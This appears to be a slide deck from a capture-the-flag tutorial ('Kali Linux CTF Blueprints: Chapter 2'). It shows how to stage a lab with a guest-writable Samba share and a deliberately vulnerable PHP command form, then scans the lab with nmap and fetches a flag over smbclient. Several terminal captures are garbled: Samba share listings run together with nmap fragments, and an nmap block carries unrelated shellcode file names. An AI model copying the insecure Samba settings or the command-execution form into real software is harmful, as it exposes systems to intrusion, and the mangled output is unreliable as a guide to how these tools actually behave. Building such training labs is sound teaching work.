
# Staging Vulnerabilities

- Install Samba
  - apt-get install samba

```
student@ubuntu: /etc/samba
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#===== Global Settings =====

[global]
workgroup = Kanto
server string = Oaktown
map to guest = Bad User
log file = /var/log/samba.%m
max log size = 50
dns proxy = no
interfaces = 192.168.142.0/8
bind interfaces only = no
[squirtle]
comment = so-much-better-than-charmander
path = /home/student/squirtle
guest only = yes
guest ok = yes
writable = yes
student@ubuntu: /etc/samba$
```




# Kali Linux CTF Blueprints: Chapter 2

- Proof Samba Server is running

```
root@kali:~/hacking# smbclient -L //192.168.142.137
Enter root's password: Please report any incorrect results at https://nmap.
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
P address (1 host up) scanned in 19.06 seconds
2.137 Sharename Type Comment
6.49BETA5-(-https://nmap.org) at 2016-02-10 14:15 EST
rt for IPC$68.142.137 IPC IPC Service (Oaktown)
000079s squirtle Disk so-much-better-than-charmander
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
SERVICE
http Server Comment
netbios-ssn-----
https
microsoft Workgroup Master
0:0C:29:02:44:05- (VMware) -----
P address WORKGROUP up) scanned UBUNTU 39 seconds
root@kali:~/hacking#
```

# Kali Linux CTF Blueprints: Chapter 2



## Potential CTF Brief

- In the small car dealer network, find the File Server.
- Then, exploit the common file server weakness to find the directory and filename for the next flag
- I hear the flag is in the shared guest folder

# Network Surveillance

- nmap 192.168.142.137
  - Port 445

```
msf > db_nmap 192.168.142.137
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-10 14:15 EST
[*] Nmap: Nmap scan report for 192.168.142.137
[*] Nmap: Host is up (0.000079s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp    open  http
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 443/tcp   open  https
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
msf > 
```



# Network Surveillance

- Nmap -A 192.168.142.137
  - Services running

```
Terminal
File Edit View Search Terminal Help
[*] Nmap: PORT STATE SERVICE US_0 VERSION ME_NOT_FOUND opening remote file \rtat.txt
[*] Nmap: 80/tcp open http > get Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2
.0.8-dev Perl/v5.16.3) getting file \flag.txt of size 119 as flag.txt (0.3 KiloBytes/sec) (average
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Pe
rl/v5.16.3
[*] Nmap: |_http-title: Object not found!hex.cpp shell_code_hw.o
[*] Nmap: |_Requested resource was splash.php shellcode1ester
[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)code1ester.c
[*] Nmap: 443/tcp open ssl/http Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2
.0.8-dev Perl/v5.16.3) exited shell_code_hw_no_null.asm test_prop.c
[*] Nmap: |_http-cisco-anyconnect: shell_code_hw_no_null.o usernames.txt
[*] Nmap: |_ERROR: Not a Cisco ASA or unsupported version wordlist.txt
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Pe
rl/v5.16.3
[*] Nmap: |_http-title: Object not found!ealer network, find the webserver
[*] Nmap: |_Requested resource was splash.php weakness to find the location
[*] Nmap: |_ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinc
eName=Berlin/countryName=DE
[*] Nmap: |_Not valid before: 2004-10-01T09:10:30
[*] Nmap: |_Not valid after: 2010-09-30T09:10:30
[*] Nmap: |_ssl-date: 2016-02-10T19:14:05+00:00; 0s from scanner time.
[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.2 - 3.19
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown
)
[*] Nmap: |_smb-os-discovery:
[*] Nmap: |_OS: Unix (Samba 4.1.17-Ubuntu)
[*] Nmap: |_Computer name: ubuntu
[*] Nmap: |_NetBIOS computer name: UBUNTU
[*] Nmap: |_Domain name:
[*] Nmap: |_FQDN: ubuntu
[*] Nmap: |_System time: 2016-02-10T11:14:05-08:00
[*] Nmap: |_smb-security-mode:
[*] Nmap: |_account_used: guest
[*] Nmap: |_authentication_level: user
[*] Nmap: |_challenge_response: supported
```

# Network Surveillance

- `smbclient -L //192.168.142.137`

```
root@kali:~/hacking# smbclient -L //192.168.142.137
Enter root's password: Please report any incorrect results at https://nmap.
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
P address (1 host up) scanned in 19.06 seconds
2.137  Sharename      Type            Comment
6.49BETA5-(-https://nmap.org ) at 2016-02-10 14:15 EST
rt for IPC$68.142.137 IPC          IPC Service (Oaktown)
000079s squirtle.      Disk          so-much-better-than-charmander
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
SERVICE
http      Server          Comment
netbios-ssn-----
https
microsoftWorkgroup      Master
0:0C:29:02:44:05- (VMware) -----
P address WORKGROUP up) scanned UBUNTU 39 seconds
root@kali:~/hacking#
```

# Network Surveillance

- smbclient //192.168.142.137/squirtle
- smb: \> get flag.txt

```
root@kali: ~/hacking
File Edit View Search Terminal Help

root@kali:~/hacking# smbclient //192.168.142.137/squirtle
Enter root's password:
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
smb: \> ls 137
.                  D                0   Wed Feb 10 17:19:48 2016
..                 D                0   Wed Feb 10 15:46:13 2016
P flag.txt (1 host up) scanned in 19.06 seconds 119 Wed Feb 10 17:18:30 2016
2.137
6.49BETA5 ( http36029 blocks of size 524288 24902 blocks available
smb: \> cat flag.txt 37
cat: 7command not found
smb: \> print flag.txt
NT_STATUS_ACCESS_DENIED opening remote file flag.txt
smb: \> get flat.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flat.txt
smb: \> get flag.txt
getting file \flag.txt of size 119 as flag.txt (0.3 KiloBytes/sec) (average 0.3
KiloBytes/sec) 05 (VMware)
smb: \> exit host up) scanned in 0.39 seconds
root@kali:~/hacking# ls
```

```
root@kali: ~/hacking
File Edit View Search Terminal Help


NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flat.txt
smb: \> get flag.txt
getting file \flag.txt of size 119 as flag.txt (0.3 KiloBytes/sec) (average 0.3
KiloBytes/sec)
smb: \> exit performed. Please report any incorrect results at https://nmap.
root@kali:~/hacking# ls
a.outress (1 odfhex.cpp scanned in 19.06 seconds) shell_code_hw.o
banner.sh      shell      shellcodeTester
exit.asm5 ( hshell_code_hw.asm at 2016-06-06 15:46:13 shellcodeTester.c
exit.c 192.168.1.1 shell_code_hw_no_null test_prop
exiters later shell_code_hw_no_null.asm test_prop.c
exit.od port shell_code_hw_no_null.o usernames.txt
extract_hex shell_code_hw_no_text wordlist.txt
flag.txt      shell_code_hw_no_text.asm
hexify.sh sn shell_code_hw_no_text.o
root@kali:~/hacking# cat flag.txt
In a small car dealer network, find the webserver
then use a common web weakness to find the location
of the next flag (up) scanned in 0.39 seconds
root@kali:~/hacking#
```

# Kali Linux CTF Blueprints: Chapter 2

```
student@ubuntu: /etc/samba
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#===== Global Settings =====

[global]
workgroup = Kanto
server string = Oaktown
map to guest = Bad User
log file = /var/log/samba.%m
max log size = 50
dns proxy = no
interfaces = 192.168.142.0/8
bind interfaces only = no
[squirtle]
comment = so-much-better-than-charmander
path = /home/student/squirtle
guest only = yes
guest ok = yes
writable = yes
student@ubuntu: /etc/samba$
```







# Kali Linux CTF Blueprints: Chapter 2

- Install Linux, Apache, MySQL, and PHP (LAMP)
  - `sudo wget http://sourceforge.net/projects/xampp/files/XAMPP%20Linux/1.8.3/xampp-linux-x64-1.8.3-2-installer.run/download`


```
student@ubuntu: /opt
download 100%[=====] 123.80M 1.64MB/s in 82s
2016-02-09 12:34:43 (1.51 MB/s) - 'download' saved [129817538/129817538]

student@ubuntu:/opt$ ls
download
student@ubuntu:/opt$ cd download
bash: cd: download: Not a directory
student@ubuntu:/opt$ ls -al
total 126788
drwxr-xr-x 2 root root 4096 Feb  9 12:33 .
drwxr-xr-x 23 root root 4096 Dec  3 11:36 ..
-rw-r--r-- 1 root root 129817538 Dec  4 2013 download
student@ubuntu:/opt$ ls
download
student@ubuntu:/opt$ chmod 777 download
chmod: changing permissions of 'download': Operation not permitted
student@ubuntu:/opt$ sudo chmod 777 download
[sudo] password for student:
student@ubuntu:/opt$ ./download
student@ubuntu:/opt$ sudo ./download
```



# Kali Linux CTF Blueprints: Chapter 2

- Proof XAMPP Server is running
  - `sudo /opt/lampp/lampp start`



## XAMPP for Linux

English / Deutsch / Français / Nederlands / Polski / Italiano / Norsk / Español / 中文 / Português (Brasil) / 日本語

### XAMPP

Welcome

Status

Security

Documentation

Components

Applications

### Demos

CD Collection

Biorhythm

Guest Book

Instant Art

phpinfo()

Phone Book

### Tools

phpMyAdmin

webalizer

©2002-2013

...APACHE  
FRIENDS...

### Top 11 of 19 Total URLs


#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	/favicon.ico
2	4	4.40%	5	1.90%	/xampp/splash.php
3	3	3.30%	12	4.31%	/xampp/xampp.css
4	2	2.20%	0	0.00%	/
5	2	2.20%	1	0.21%	/test.php
6	2	2.20%	1	0.42%	/xampp/
7	2	2.20%	3	0.98%	/xampp/head.php
8	2	2.20%	5	1.72%	/xampp/navi.php
9	2	2.20%	3	1.08%	/xampp/start.php
10	1	1.10%	0	0.04%	/xampp/test.php
11	1	1.10%	0	0.17%	/xampp/xampp.js

### Top 10 of 19 Total URLs By KBytes

#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	/favicon.ico
2	3	3.30%	12	4.31%	/xampp/xampp.css
3	4	4.40%	5	1.90%	/xampp/splash.php
4	2	2.20%	5	1.72%	/xampp/navi.php

# Staging Vulnerabilities

- Writing vulnerable forms



**I am so hackable it's ridiculous**  
**Seriously, it's embarrassing**



## Response

```
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Thu, 11 Feb 2016 05:36:41 GMT
Server: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6
mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.5.6
Content-Length: 298
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<html>
<title>I am so hackable it's ridiculous</title>
<body>
<h1>I am so hackable it's ridiculous</h1>
<h1> Seriously, it's embarrassing</h1>

<form action='test.php' method='post'>
<input type='visible' name='command' value='' />
<input type='submit' value='execute' />
</form>
```

# Network Surveillance

- nmap 192.168.142.137
  - Port 80 is where the webserver is running

```
msf > db_nmap 192.168.142.137
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-10 14:15 EST
[*] Nmap: Nmap scan report for 192.168.142.137
[*] Nmap: Host is up (0.000079s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp    open  http
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 443/tcp   open  https
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
msf > 
```




# Network Surveillance

- Nmap -A 192.168.142.137
  - More information about services running

```
Terminal
File Edit View Search Terminal Help
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 80/tcp    open  http
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Perl/v5.16.3
[*] Nmap: |_http-title: Object not found
[*] Nmap: |_Requested resource was splash.php
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: 443/tcp  open  ssl/http Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Perl/v5.16.3)
[*] Nmap: |_http-cisco-anyconnect: ERROR: Not a Cisco ASA or unsupported version
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Perl/v5.16.3
[*] Nmap: |_http-title: Object not found
[*] Nmap: |_Requested resource was splash.php
[*] Nmap: |_ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
[*] Nmap: |_Not valid before: 2004-10-01T09:10:30
[*] Nmap: |_Not valid after: 2010-09-30T09:10:30
[*] Nmap: |_ssl-date: 2016-02-10T19:14:05+00:00; 0s from scanner time.
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.2 - 3.19
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: |_smb-os-discovery:
[*] Nmap: |_OS: Unix (Samba 4.1.17-Ubuntu)
[*] Nmap: |_Computer name: ubuntu
[*] Nmap: |_NetBIOS computer name: UBUNTU
[*] Nmap: |_Domain name:
[*] Nmap: |_FQDN: ubuntu
[*] Nmap: |_System time: 2016-02-10T11:14:05-08:00
[*] Nmap: |_smb-security-mode:
[*] Nmap: |_account_used: guest
[*] Nmap: |_authentication_level: user
[*] Nmap: |_challenge_response: supported
```

# XAMPP Webserver

- Webalizer can be used to identify files of interest



## XAMPP for Linux

English / Deutsch / Francais / Nederlands / Polski / Italiano / Norsk / Español / 中文 / Português (Brasil) / 日本語

### XAMPP

Welcome

Status

Security

Documentation

Components

Applications

### Demos

CD Collection

Biorhythm

Guest Book

Instant Art

phpinfo()

Phone Book

### Tools

phpMyAdmin

webalizer

©2002-2013

...APACHE  
FRIENDS...

### Top 11 of 19 Total URLs

